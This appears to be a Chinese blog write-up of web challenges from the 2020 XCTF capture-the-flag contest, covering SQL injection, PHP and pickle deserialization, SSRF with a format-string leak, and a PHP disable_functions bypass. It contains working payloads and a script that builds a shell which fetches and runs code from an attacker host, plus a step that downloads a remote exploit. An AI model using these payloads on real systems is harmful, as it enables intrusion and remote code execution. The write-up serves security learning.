XCTF 高校战“疫”网络安全分享赛 WEB_WP

原创

rdd_null 于 2020-03-10 09:56:14 发布 1172 收藏 2

分类专栏： CTF 文章标签： python 信息安全

本文链接：https://blog.csdn.net/qq_40648358/article/details/104749868

文章目录

XCTF 高校战“疫”网络安全分享赛

easy_trick_gzmtu


- 首先说一下这个题的脑洞确实强
- 打开题目后，是一个好看的博客，源码里提示 `?time=Y或者?time=2020`

```
    <div class="text-c mt10 title">
        <p><h3><strong>每年写一篇日志</strong></h3></p>
    </div >
    <div class="line"></div>
    <div class="boxs" >
    <div class="text-c "></div>
    </div>
    <div id="title" style="width: 410px;margin:auto;margin-top: 20px;">

    </div>
    <div class="cl"></div>
</div>

</body>
</html>
<!--?time=Y或者?time=2020-->
```


- 测试的存在盲注，但是当构造payload的时候，一直是500，猜测是后端对提交的数据进行了过滤，试了n种姿势，都fuzz不出来，想了好久，最后才发现是，每个字符前加上`\`就行了（orzzzzzzzzz
- 接下来就是盲注脚本一把梭
- 爆出的最后数据如下

```
数据库名：trick
表名：admin,content
列名：id,username,passwd,url,id,content,createtime
admin表内容：
 username:admin
 password:20200202goodluck  //goodluck个锤子
 url:/eGlhb2xldW5n
```

- 发现了另一个链接，套娃。。。。。
- 访问后，发现是要登陆的，用爆出来的登陆一下


Login
账号
密码
登陆
返回首页
https://blog.csdn.net/qq_40648358

- 发现可以读取文件



- 在源码里又发现提示：`<!--/eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php-->`

```
</div>
 <script type="text/javascript" src="css/jquery.js"></script>
<script type="text/javascript" src="css/H-ui.js"></script>

</body>
</html><!--/eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php-->
```

- 尝试读一下，回显：请从本地访问
- 本来以为是XFF之类的头部伪造，后来才发现想错了（给的提示就有歧义
- 使用file://localhost/var/www/html/eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php（用127.0.0.1好像也不行，后来读了源码才知道，后台只写了localhost，有点崩溃
- 读出的`eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php`

```php
<?php

class trick{
 public $gf;
 public function content_to_file($content){
  $passwd = $_GET['pass'];
  if(preg_match('/^[a-z]+\.passwd$/m',$passwd))
 {

  if(strpos($passwd,"20200202")){
   echo file_get_contents("/".$content);

  }

   }
  }
 public function aiisc_to_chr($number){
  if(strlen($number)>2){
  $str = "";
   $number = str_split($number,2);
   foreach ($number as $num ) {
    $str = $str .chr($num);
   }
   return strtolower($str);
  }
  return chr($number);
 }
 public function calc(){
  $gf=$this->gf;
  if(!preg_match('/[a-zA-z0-9]|\&|\^|#|\$|%/', $gf)){
     eval('$content='.$gf.';');
     $content =  $this->aiisc_to_chr($content);
     return $content;
  }
 }
 public function __destruct(){
        $this->content_to_file($this->calc());

    }

}
unserialize((base64_decode($_GET['code'])));

?>
```

- 再读一下他的check文件

```php
<?php
include("../conn.php");
if(empty($_SESSION['login'])){
 die('请登录!');
}
if(isset($_GET['url'])){
$url = $_GET['url'];
$parts = parse_url($url);
if(empty($parts['host']) || $parts['host'] != 'localhost') {
    die('请从本地访问');
}

 if(!preg_match("/flag|fl|la|ag|fla|lag|log/is", $parts['path'])){
  readfile($url);
 }else{
  die('不要搞这些奇奇怪怪的东西。');
 }
}
?>
```

- 再看下他的index.php界面是怎么设计的，用了data函数，果然...

```php
<?php
include('conn.php');
error_reporting(0);
$time = date($_GET['time']);
$sql = "select * from `content` where `createtime` = '$time' ";
$r = $conn->query($sql);
$content = $r->fetch_array(MYSQL_ASSOC);

?>
```

- 代码审计后，知道在`eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php`文件里有一个反序列化+无字母代码执行，给contents赋值`flag`（还有个检查pass参数的，那就是为出题而出题了
- 部分payload脚本

```
>>> a = '/TMP/../FLAG'
>>> s = ''
>>> for i in a:
...     s+=str(ord(i))
...
>>> print(s)
47847780474646477076657
```

```php
$tmp = new trick();
$tmp->gf='~'.(~'47847780474646477076571');
echo serialize($tmp);
echo "<br>";
echo base64_encode(serialize($tmp));
```

- 最终payload：`code=Tzo1OiJ0cmljayI6MTp7czoyOiJnZiI7czoyNToifsvIx8vIyMfPy8jLycvJy8jIz8jJycrIziI7fQ&pass=a.passwd%0a20200202`

webtmp

- 查到了一个类似的题目，是SUCTF的guessgame
- 部分源码如下

```
class Animal:
    def __init__(self, name, category):
        self.name = name
        self.category = category

    def __repr__(self):
        return f'Animal(name={self.name}, category={self.category})'

    def __eq__(self, other):
        return type(other) is Animal and self.name == other.name and self.category == other.category
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        print(name)
        if module == '__main__':
            return getattr(sys.modules['__main__'], name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))
def restricted_loads(s):
    return RestrictedUnpickler(io.BytesIO(s)).load()

def read(filename, encoding='utf-8'):
    with open(filename, 'r', encoding=encoding) as fin:
        return fin.read()


@app.route('/', methods=['GET', 'POST'])
def index():
    if request.args.get('source'):
        return Response(read(__file__), mimetype='text/plain')

    if request.method == 'POST':
        try:
            pickle_data = request.form.get('data')
            if b'R' in base64.b64decode(pickle_data):
                return 'No... I don\'t like R-things. No Rabits, Rats, Roosters or RCEs.'
            else:
                result = restricted_loads(base64.b64decode(pickle_data))
                if type(result) is not Animal:
                    return 'Are you sure that is an animal???'
            correct = (result == Animal(secret.name, secret.category))
            return "result={}\npickle_data={}\ngiveflag={}\n".format(result, pickle_data, correct)
        except Exception as e:
            print(repr(e))
            return "Something wrong"
```

- 找到当时的wp详解
- 思路是构造一个payload，使`secret`的属性被覆盖
- 感觉手工工造太麻烦了，没想到最后朋友构造出来了tqlllllllllll
- 这是他的payload

```
\x80\x03
c__main__\nsecret\nN(S'name'\nS'aaa'\nd\x86b
c__main__\nsecret\nN(S'category'\nS'bbb'\nd\x86b
c__main__\nAnimal\nq\x00)\x81q\x01}q\x02(X\x04\x00\x00\x00nameq\x03X\x03\x00\x00\x00aaaq\x04X\x08\x00\x00\x00category
q\x05X\x03\x00\x00\x00bbbq\x06ub.
```

hackme

- 给出了源码，下载下来审计，发现了有session反序列化的操作

```php
<?php
//初始化整个页面
error_reporting(0);
//lib.php包括一些常见的函数
include 'lib.php';
session_save_path('session');
ini_set('session.serialize_handler','php_serialize');
session_start();

```


- 其中`core`文件夹下的只有管理员才能有权限访问，在本地调试了一下，发现更新签名处有一处利用点，于是构造payload：`|O:4:"info":2:{s:5:"admin";i:1;s:4:"sign";s:4:"wuhu";}`
- 访问`core`
- 源码如下：

```php
<?php

require_once('./init.php');
error_reporting(0);
if (check_session($_SESSION)) {
    #hint : core/clear.php
    $sandbox = './sandbox/' . md5("Mrk@1xI^" . $_SERVER['REMOTE_ADDR']);
    echo $sandbox;
    @mkdir($sandbox);
    @chdir($sandbox);
    if (isset($_POST['url'])) {
        $url = $_POST['url'];
        if (filter_var($url, FILTER_VALIDATE_URL)) {
            if (preg_match('/(data:\/\/)|(&)|(\|)|(\.\/)/i', $url)) {
                echo "you are hacker";
            } else {
                $res = parse_url($url);
                if (preg_match('/127\.0\.0\.1$/', $res['host'])) {
                    $code = file_get_contents($url);
                    if (strlen($code) <= 4) {
                        @exec($code);
                    } else {
                        echo "try again";
                    }
                }
            }
        } else {
            echo "invalid url";
        }
    } else {
        highlight_file(__FILE__);
    }
} else {
    die('只有管理员才能看到我哟');
}
```

考点是四字节getshell和data协议的利用

四字节getshell参考hitcon2017

data协议用`compress.zlib://data:@127.0.0.1/plain;base64,`

解题payload（python2

```python
import requests as r
from time import sleep
import random
import hashlib
import base64

#
shell_ip = ''
ip = '0x' + ''.join([str(hex(int(i))[2:].zfill(2))for i in shell_ip.split('.')])
pos0 = 'e'
pos1 = 'h'
pos2 = 'g'
payload = [
    '>dir',
```

```
    '>%s\>' % pos0,
    '>%st-' % pos1,
    '>sl',
    '*>v',
    '>rev',
    '*v>%s' % pos2,
    '>p',
    '>ph\\',
    '>1.\\',
    '>\>\\',
    '>%s\\' % ip[8:10],
    '>%s\\' % ip[6:8],
    '>%s\\' % ip[4:6],
    '>%s\\' % ip[2:4],
    '>%s\\' % ip[0:2],
    '>\ \\',
    '>rl\\',
    '>cu\\',
    'sh ' + pos2,
    'sh ' + pos0,
]
tmp = '''POST /core/ HTTP/1.1
Host: http://121.36.222.22:88
Content-Length: 77
Pragma: no-cache
Cache-Control: no-cache
Origin: http://121.36.222.22:88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87
 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3
Referer: http://121.36.222.22:88/core/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-US;q=0.7
Cookie: PHPSESSID=1d2e6a8747522dab247fccdeb1283a75
Connection: close

url=compress.zlib%3A%2F%2Fdata%3A%40127.0.0.1%2Fplain%3Bbase64%2C{}
'''

# |O:4:"info":2:{s:5:"admin";i:1;s:4:"sign";s:4:"ssss";}
# rm * cm0gKg==
import hackhttp
hh = hackhttp.hackhttp()
for i in payload:
    print(base64.b64encode(i).replace('+',"%2b").replace("=","%3D"))
    data = tmp.format(base64.b64encode(i).replace('+',"%2B").replace("=","%3D"))
    code, head, html, redirect, log = hh.http('http://121.36.222.22:88/core/', raw=data)
    print html
```

- 连接shell，获得flag

fmkq

- 这个题是最绕的
- 队里的师傅们刚开始就做到了读8080端口，所以我承接他们继续做的
- 首先源码是


```php
<?php
error_reporting(0);
if(isset($_GET['head'])&&isset($_GET['url'])){
    $begin = "The number you want: ";
    extract($_GET);
    if($head == ''){
        die('Where is your head?');
    }
    if(preg_match('/[A-Za-z0-9]/i',$head)){
        die('Head can\'t be like this!');
    }
    if(preg_match('/log/i',$url)){
        die('No No No');
    }
    if(preg_match('/gopher:|file:|phar:|php:|zip:|dict:|imap:|ftp:/i',$url)){
        die('Don\'t use strange protocol!');
    }
    $funcname = $head.'curl_init';

    $ch = $funcname();
    if($ch){
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        curl_close($ch);
    }
    else{
        $output = 'rua';
    }
    echo sprintf($begin.'%d',$output);
}
else{
    show_source(__FILE__);
}
```

- 一个典型的SSRF题，师傅们的思路是：

> head=\ 能正常curl
> begin=%1$s 使输出结果有回显
> url=http://127.0.0.1:8080

- 读取8080端口回显如下：

Welcome to our FMKQ api, you could use the help information below To read file: /read/file=example&vipcode=example if you are not vip,let vipcode=0,and you can only read /tmp/{file} Other functions only for the vip!!! 0




刚开始的时候有被迷惑，最后别人提醒才发现是python写的api

用到的有`{file}`，所以猜测存在格式化字符串漏洞

构造payload `?head=\&begin=%1$s&url=http://127.0.0.1:8080/read/file={file.__class__.__init__.__globals__}%26vipcode=0`

测得存在格式化字符串漏洞，且发现vip的相关信息


'delattr': , 'filter': , 'sorted': , 'oct': , '__loader__': , 'frozenset': , 'classmethod': , 'MemoryError': , '__impo set , 'object': , 'BlockingIOError': , 'isinstance': , 'memoryview': , 'id': , 'StopIteration': , 'help': Type help() for help, or help(object) for help about object., 'ProcessLookupError': , 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'issubclass' , 'PendingDeprecationWarning': , 'NotImplementedError': , 'iter': , 'callable': , 'ConnectionError': , 'FloatingPointError': , 'True': True, 'hex': , 'property': , 'Ellipsis': Ellipsis, 'tuple': , 'PermissionError': , 'copyright': Copyright (c) 2001-2016 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All Rights Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., '__package__': '', 'TimeoutError': , 'ReferenceError': , 'ValueError': , 'ChildProcessError': , 'super': , 'input': , 'hash': , 'IndentationError': , 'ImportError': , 'type': , 'TabError': , 'ConnectionResetError': , 'all': }, 'vip': , '__spec__': ModuleSpec(name='base.readfile', loader=<_frozen_importlib_external.SourceFileLoader object at 0x7fde95bcdd68> origin='/app/base/readfile.py'), '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7fde95bcdd68>, 'current_folder_file': ['lib', 'media', 'opt', 'var', 'usr', 'mnt', 'bin', 'root', 'home', 'tmp', 'boot', 'sys', 'run', 'sbin', 'srv', 'lib64', 'etc', 'dev', 'proc', 'app', '.dockerenv', 'fl4g_1s_h3re_u_will_rua'], 'File': } is error0



再构造payload，读取vip的属性`{file.__class__.__init__.__globals__[vip].__init__.__globals__}`

读出vipcode

'ProcessLookupError': , 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'issubclass': , 'PendingDeprecationWarning': , 'NotImplementedError': , 'iter': , 'callable': , 'ConnectionError': , 'FloatingPointError': , 'True': True, 'hex': , 'prope 'Ellipsis': Ellipsis, 'tuple': , 'PermissionError': , 'copyright': Copyright (c) 2001-2016 Python Software Foundation. All Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Ini All Rights Reserved. Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam. All Rights Reserved., '__package__' 'TimeoutError': , 'ReferenceError': , 'ValueError': , 'ChildProcessError': , 'super': , 'input': , 'hash': , 'IndentationEr 'ImportError': , 'type': , 'TabError': , 'ConnectionResetError': , 'all': }, 'vip': , 'random': , '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7fde95b83470>, 'vipcode': 'jyaCGx7zth34NIeUnKlMoQLfXkbVqF2B8DmrSOwHsuivd9E5'} is error0



此时本以为能直接尝试读取flag，目录是`fl4g_1s_h3re_u_wi11_rua`，但是回显：目录是一个秘密目录

于是先读一下源码：`/app/base/vip.py`和`/app/base/readfile.py`


在`readfile.py`中发现重要信息

```
        current_folder_file = current_folder_file

    def __str__(self):
        if 'fl4g' in self.path:
            return 'nonono, this folder is a secret!!!'
        else:
            output = '''Welcome, dear vip! Here are what you want:\r\nThe file you read is:\r\n'''
            filepath = (self.path + '/{vipfile}').format(vipfile=self.file)
            output += filepath
            output += '\r\n\r\nThe content is:\r\n'
            try:
                f = open(filepath,'r')
                content = f.read()
                f.close()
            except:
                content = 'can\'t read'
            output += content
            output += '\r\n\r\nOther files under the same folder:\r\n'
            output += ' '.join(current_folder_file)
            return output
```


可见对`fl4g`进行了过滤，想到了用格式化字符串截取一个`f`出来：
payload `{file.__class__.__init__.__globals__[__name__][9]}`

但是依然报错，再次审计源码，发现已经换成了`{vipfile}`，所以换成`{vipfile.__class__.__init__.__globals__[__name__][9]}`即可

```
Welcome,dear vip! Here are what you want: The file you read is: /fl4g_1s_h3re_u_wi11_rua/flag The content is: flag{qoSF2nKvwoGRI7aJ}
Other files under the same folder: flag0
```



PHP-UAF

- 打开题目后，查看源码如下：

```php
<?php

$sandbox = '/var/www/html/sandbox/' . md5("wdwd" . $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);

if (isset($_REQUEST['cmd'])) {
    @eval($_REQUEST['cmd']);
}

highlight_file(__FILE__);
```

给每个用户建立一个自己的文件夹

然后切换到自己的文件夹目录下

可以传入`cmd`进行代码执行

传入`cmd=phpinfo();`，查看phpinfo相关信息

禁用了能执行系统命令的函数

Directive	Local Value	Master Value
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	apache_child_terminate,apache_setenv,chgrp,chmod,chown,curl_exec,curl_multi_exec,dl,exec,imap_mail,imap_open,ini_alter,ini_restore,ini_set,link,mail,openlog,parse_ini_file,passthru,pcntl_alarm,pcntl_exec,pcntl_fork,pcntl_setpriority,pcntl_signal,pcntl_signal_dispatch,pcntl_sigprocmask,pcntl_sigtimedwait,pcntl_sigwaitinfo,pcntl_wait,pcntl_waitpid,pcntl_wstopsig,pcntl_wtermsig,popen,posix_kill,proc_get_status,proc_open,proc_terminate,putenv,readlink,shell_exec,symlink,syslog,system	apache_child_terminate,apache_setenv,chgrp,chmod,chown,curl_exec,curl_multi_exec,dl,exec,imap_mail,imap_open,ini_alter,ini_restore,ini_set,link,mail,openlog,parse_ini_file,passthru,pcntl_alarm,pcntl_exec,pcntl_fork,pcntl_setpriority,pcntl_signal,pcntl_signal_dispatch,pcntl_sigprocmask,pcntl_sigtimedwait,pcntl_sigwaitinfo,pcntl_wait,pcntl_waitpid,pcntl_wstopsig,pcntl_wtermsig,popen,posix_kill,proc_get_status,proc_open,proc_terminate,putenv,readlink,shell_exec,symlink,syslog,system
display_errors	On	On
display_startup_errors	Off	Off

- 以及open_basedir

open_basedir	/var/www/html:/tmp	/var/www/html:/tmp
output_buffering	0	0
output_encoding	*no value*	*no value*
output_handler	*no value*	*no value*

- 试了下以前的几个轮子，发现都不能行了，于是尝试找找新的脚本
- google和github一下`php uaf apache`
- 可以找到好多，最后用的脚本是：php7-backtrace-bypass，一番修改，把`pwn("uname -a")`改为`pwn($_GET['pass'])`
- 从远程服务器copy到题目环境中，这里直接copy到/tmp目录下，`copy("http://ip/1.txt","/tmp/233.php")`因为在自己的文件夹下会被定时删除
- 传入`?cmd=include("/tmp/233.php");&pass=ls /`进行命令执行，查看目录
- 传入`?cmd=include("/tmp/233.php");&pass=/readflag`，读取flag

nweb

- 打开链接，是一个登录界面，有一个注册链接，同时目录扫描了一下，发现admin.html 和admin.php
- 随便注册一个`rdd rdd`，就可以登录，有一个flag界面，但是点击显示`You don't have permission to`

- 在这个界面里给出几点信息

> 源码泄露直接拿到flag

> 注册的用户也有等级之分哦

> flag.php里没有flag！！！

源码应该看一下

注册的时候，应该注册一个高等级的


flag.php里绝对有flag

但是题目没有给出源码，就尝试看一下html源码

在注册界面中发现有type参数，并且有`<!-- 110 -->`的提示

F12修改元素，提交一下（也可以bp抓包改），注册一个高等级的用户

再用新的用户登陆，即可访问flag界面



有个搜索框，猜测存在注入

输入1，回显：`There is no flag.....`

输入1' or 1=1#，回显`There is flag!`

判断存在盲注

脚本跑出数据库名：`ctf-2`

在跑其他数据时，发现出了点问题，经过一番fuzz后，得出select和from需要双写绕过

接下来继续构造payload读表名，列名

```
表名：admin,fl4g,jd,user
列名：username,pwd,qq,flag,number,submission_date,shifumoney,money,truemoney,zhuangtai,bangding,beizhu,username,
pwd,tupian
```

